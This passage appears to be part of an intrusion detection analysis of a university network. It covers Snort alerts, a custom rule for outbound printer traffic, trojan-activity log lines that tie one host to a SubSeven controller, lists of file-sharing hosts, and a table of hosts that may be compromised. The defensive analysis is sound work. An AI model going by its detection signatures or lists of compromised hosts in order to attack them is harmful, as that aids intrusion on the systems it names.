http://www.networkinformation.com/ip/ipindex/c/212/212_179.html

Action to be taken: 69768 212.179.103.7: 192.111.70.91
Communication between the two above IP addresses account for 78% of the alerts in this category. 192.111.70.91 should be investigated for potential compromise. It is highly likely that 192.111.70.91 is a zombie for 212.179.103.7.

12360 212.179.83.64:3871 -> 192.111.114.88:2939

Recommendation: A system security audit should be performed on 192.111.70.91 and 192.111.114.88
Ensure that the rule that triggers this alert is below other rules that could give more detail about the content and purpose of alerts. This should be done because Snort will only trigger the first rule in the sequence it finds.

Cross-correlation possibilities: There is too much traffic here to provide good cross-correlation.

Name of alert: connect to 515 from inside

How is alert generated: Printer traffic from an internal host to an external host.

Alert classification/description: Custom - Informational
This alert shows traffic that is likely an internal host printing to a system outside of the home network. This could be a clue to a larger problem or could be a false alarm.

Expected Snort Rule:

```
alert ip $Home_Net any -> $External_Net 515 (msg: "connect to 515 from inside";)
```

Real alerts found:

```
10/17-11:51:04.919582 [**] connect to 515 from inside [**] 192.111.105.42:2160 ->
207.192.130.188:515
10/17-11:52:37.483112 [**] connect to 515 from inside [**] 192.111.105.42:2944 ->
207.192.130.188:515
```

Description of findings: I believe that this host is compromised based upon the correlating data:

10/17-11:50:36.430033 [**] Possible trojan server activity [**] 207.192.130.188:27374 -> 192.111.105.42:3984
10/17-11:51:00.632055 [**] Possible trojan server activity [**] 192.111.105.42:1726 -> 207.192.130.188:27374
10/17-11:51:04.919582 [**] connect to 515 from inside [**] 192.111.105.42:2160 -> 207.192.130.188:515
10/17-11:52:37.483112 [**] connect to 515 from inside [**] 192.111.105.42:2944 -> 207.192.130.188:515

So basically the user at 207.192.130.188 connected via SubSeven and then printed a document back to themself. This should be investigated.

Action to be taken: Perform a system security audit of 192.111.105.42

Cross-correlation possibilities: This system was already identified as a compromised host for the Possible trojan server activity alert.

Name of alert: spp_http_decode: CGI Null Byte attack detected

How is alert generated: Typically generated by an http preprocessor. High false positive rate!

Alert classification/description: Compromise attempt

Expected Snort Rule: Preprocessor

False positives found: MANY!

Real alerts found: Few!

Description of findings: This is mostly false positives as it triggered on external traffic. This alert is prone to false positives:
http://archives.neohapsis.com/archives/snort/2000-11/0244.html
Note that there would only be a concern for alerts triggered to internal hosts, not external ones. External ones have too high of a false positive rate to be concerned about. The only internal host that triggered this alert was 192.111.29.3. It should be checked for a potential, but unlikely vulnerability.

Recommendation: Perform a systems security audit on 192.111.29.3
Review the site http://www.mcabee.org/lists/snort-users/Jul-01/msg00029.html for a method to potentially reduce false positives. Consider alerting only when traffic is coming to internal web servers.

Web site for more information:
http://archives.neohapsis.com/archives/snort/2000-11/0244.html
http://www.mcabee.org/lists/snort-users/Jul-01/msg00029.html

Name of alert: spp_http_decode: IIS Unicode attack detected

How is alert generated: Typically generated by an http preprocessor.

Alert classification/description: Compromise attempt

Expected Snort Rule: Preprocessor

Description of findings: This attack is significant to identify internal systems attacking external systems. Internal hosts that have a good patching mechanism are usually not vulnerable. However, this will clearly point out real internal web servers. There were 365 different internal hosts that triggered this alarm going to external hosts. To conserve efforts on what could be a highly false-positive issue, it would be advisable to check only the top 10 sources. They are as follows:

```
5529  192.111.85.74
 756  192.111.53.33
 352  192.111.183.25
 248  192.111.163.49
 239  192.111.143.107
 236  192.111.153.184
 220  192.111.106.106
 196  192.111.91.96
 193  192.111.91.101
 184  192.111.153.146
```

On the inbound side, this alert triggers as abundantly as there are web servers, therefore it would only be time efficient to check the top 10. They are:

```
546 > 192.111.70.103:80
 95 > 192.111.179.77:80
 51 > 192.111.21.43:80
 28 > 192.111.21.51:80
 24 > 192.111.119.63:80
 23 > 192.111.167.11:80
 20 > 192.111.27.3:80
 19 > 192.111.21.27:80
 17 > 192.111.130.86:80
 16 > 192.111.22.36:80
```

Recommendation: Consider fine tuning this alert based upon web servers you care about. See the web site listed below. Review university policy on web servers. There are tons and I bet not all of them are authorized.

Cross-correlation possibilities: Too many to cross correlate.

Web site for more information:
http://www.mcabee.org/lists/snort-users/Jul-01/msg00029.html

Appendix C - Identified File Sharing/Messaging Hosts

To begin with I'd like to point out that some of these hosts may have been identified as file sharing or messaging hosts falsely. I would note that those identified based upon data from the scan data are the most likely to be a false report. Each section will contain the host by IP address and the alert that identified it.

AIM/ICQ: Messenging

Host	Alert
192.111.100.139	37
192.111.168.218	37
192.111.168.65	37
192.111.55.59	37
192.111.55.70	37

Napster: File sharing

Host	Alert
192.111.70.176	9, 10
192.111.83.146	8, 9, 10
192.111.83.173	Scans
192.111.84.147	9, 10

eDonkey/eDonkey2000:
This is a file sharing application.

Host	Alert	Host	Alert	Host	Alert
192.111.111.214	8, 20, 33, Scans	192.111.53.45	Scans	192.111.83.173	Scans
192.111.111.215	Scans	192.111.70.176	Scans	192.111.84.245	Scans
192.111.132.20	Scans	192.111.71.173	Scans	192.111.87.50	Scans
192.111.150.213	Scans	192.111.83.146	Scans	192.111.89.154	Scans
192.111.168.147	Scans				

Gnutella(Bearshare):

Host	Alert	Host	Alert
192.111.10.142	Scans	192.111.179.151	Scans
192.111.10.143	Scans	192.111.179.152	Scans
192.111.10.144	Scans	192.111.182.135	33, Scans
192.111.105.42	Scans	192.111.185.48	8, 9, 10, 20, 33, 45, Scans
192.111.122.120	Scans	192.111.198.204	Scans
192.111.153.161	Scans	192.111.70.176	Scans
192.111.153.170	Scans	192.111.70.27	33, Scans
192.111.157.108	33, Scans	192.111.82.114	9, 10, 33, Scans
192.111.168.39	Scans	192.111.83.173	Scans
192.111.168.87	Scans	192.111.83.201	31, 45, Scans
192.111.17.31	Scans	192.111.86.102	Scans
192.111.179.133	Scans	192.111.88.243	Scans
192.111.179.134	Scans		

KAZAA/Morpheus:
This is a file sharing application.

Host	Alert	Host	Alert	Host	Alert

192.111.104.204	Scans	192.111.153.184	45	192.111.75.160	Scans
192.111.108.46	21, Scans	192.111.153.197	29, 45	192.111.80.122	Scans
192.111.110.52	Scans	192.111.157.251	Scans	192.111.80.133	8
192.111.112.204	Scans	192.111.158.86	Scans	192.111.82.248	45
192.111.113.4	31, Scans	192.111.159.207	Scans	192.111.83.173	Scans
192.111.113.50	Scans	192.111.165.24	Scans	192.111.83.181	Scans
192.111.114.45	Scans	192.111.168.159	Scans	192.111.83.190	Scans
192.111.114.88	Scans	192.111.168.192	45	192.111.83.5	45
192.111.130.170	Scans	192.111.168.206	45	192.111.83.94	Scans
192.111.132.10	Scans	192.111.168.220	Scans	192.111.84.147	45, Scans
192.111.132.20	Scans	192.111.168.237	Scans	192.111.84.189	Scans
192.111.132.32	Scans	192.111.168.239	Scans	192.111.84.245	Scans
192.111.133.11	Scans	192.111.168.35	45	192.111.86.106	Scans
192.111.133.227	Scans	192.111.168.76	45, Scans	192.111.87.111	Scans
192.111.135.234	Scans	192.111.168.80	Scans	192.111.87.50	Scans
192.111.139.10	Scans	192.111.168.97	9, 10, 45	192.111.88.155	Scans
192.111.150.113	Scans	192.111.168.98	Scans	192.111.88.165	21, 45, Scans
192.111.150.133	Scans	192.111.17.31	Scans	192.111.88.230	29, 45
192.111.150.165	9, 10, Scans	192.111.178.222	45	192.111.88.243	21, 45, Scans
192.111.150.209	Scans	192.111.178.84	Scans	192.111.88.247	Scans
192.111.150.220	45, Scans	192.111.181.18	Scans	192.111.91.104	45
192.111.151.128	Scans	192.111.183.4	Scans	192.111.91.237	Scans
192.111.153.147	45	192.111.198.106	Scans	192.111.91.81	8, 45, Scans
192.111.153.171	45	192.111.198.204	45, Scans	192.111.91.97	Scans
192.111.153.182	45	192.111.198.98	Scans		

WinMX:

This is a file sharing application.

Host	Alert	Host	Alert	Host	Alert
192.111.106.228	21, Scans	192.111.168.239	Scans	192.111.83.152	Scans
192.111.118.50	Scans	192.111.168.75	21	192.111.83.153	Scans
192.111.132.20	Scans	192.111.22.87	Scans	192.111.83.157	Scans
192.111.145.20	Scans	192.111.22.88	Scans	192.111.83.161	Scans
192.111.150.213	21, Scans	192.111.22.89	Scans	192.111.83.173	Scans
192.111.152.22	Scans	192.111.22.90	Scans	192.111.84.147	21, Scans
192.111.152.246	Scans	192.111.22.91	Scans	192.111.84.178	21, Scans
192.111.152.248	Scans	192.111.53.44	Scans	192.111.88.243	Scans
192.111.152.249	Scans	192.111.70.176	21, Scans	192.111.99.12	Scans
192.111.153.142	Scans	192.111.71.173	Scans	192.111.99.15	Scans
192.111.165.24	21, Scans	192.111.83.146	21, Scans	192.111.99.16	Scans
				192.111.99.19	Scans

Appendix D - Potentially Compromised Hosts

Host	Method	Alert	Attacker	URL
192.111.151.115	Sun RPC	1	65.59.116.64	http://bvlive01.iss.net/issEn/delivery/xforce/alertdetail.jsp?oid=20823
192.111.84.198	Sun RPC	1	66.28.10.84	http://bvlive01.iss.net/issEn/delivery/xforce/alertdetail.jsp?oid=20823
192.111.70.207	Sun RPC	37	169.229.70.201	http://bvlive01.iss.net/issEn/delivery/xforce/alertdetail.jsp?oid=20823
192.111.21.24	Sun RPC	37	12.233.125.20	http://bvlive01.iss.net/issEn/delivery/xforce/alertdetail.jsp?oid=20823
192.111.152.17	Back Orifice	2	63.250.205.9	http://www.cert.org/vul_notes/VN-98.07.backorifice.html
192.111.111.11	NTPDX Buffer Overflow	6	195.92.252.254	http://www.securiteam.com/unixfocus/5PP032K40A.html
192.111.139.10	x86 NOOP	7	24.26.91.8	http://www.whitehats.com/info/IDS181
192.111.140.9	Red Worm	21	Unknown	http://www.sans.org/y2k/adore.htm
192.111.91.240*	Red Worm	21	NA	http://www.sans.org/y2k/adore.htm
192.111.100.220*	XDCC Bot	24	NA	http://security.duke.edu/cleaning/xdcc.html
192.111.86.19*	Directory traversal	26	NA	Show signs of manual attempts
192.111.157.52*	Directory traversal	26	NA	Show signs of manual attempts
192.111.140.9	myserver DDoS	30	134.75.30.5	Shows signs of myservers DDoS possibility
192.111.105.42	SubSeven	31	207.192.130.188	http://www.hackfix.org/subseven/
192.111.70.207	TFTP Server	40		Difficult to know exact nature of compromise
192.111.83.150	TFTP Server	40		Difficult to know exact nature of compromise
192.111.21.24	TFTP Server	40		Difficult to know exact nature of compromise
192.111.190.100	TFTP Server	40		Difficult to know exact nature of compromise
192.111.151.115	TFTP Server	41		Difficult to know exact nature of compromise
192.111.84.198	TFTP Server	41		Difficult to know exact nature of compromise
192.111.168.253	TFTP Server	41		Difficult to know exact nature of compromise
192.111.152.163	TFTP Server	41		Difficult to know exact nature of compromise
192.111.111.11	TFTP Server	41		Difficult to know exact nature of compromise
192.111.168.16	Red Worm	43		http://www.sans.org/y2k/adore.htm
192.111.168.109	Red Worm	43		http://www.sans.org/y2k/adore.htm
192.111.151.115	Red Worm	43		http://www.sans.org/y2k/adore.htm

* note that these hosts appear the attacker rather than the attackee. However, they could still be compromised.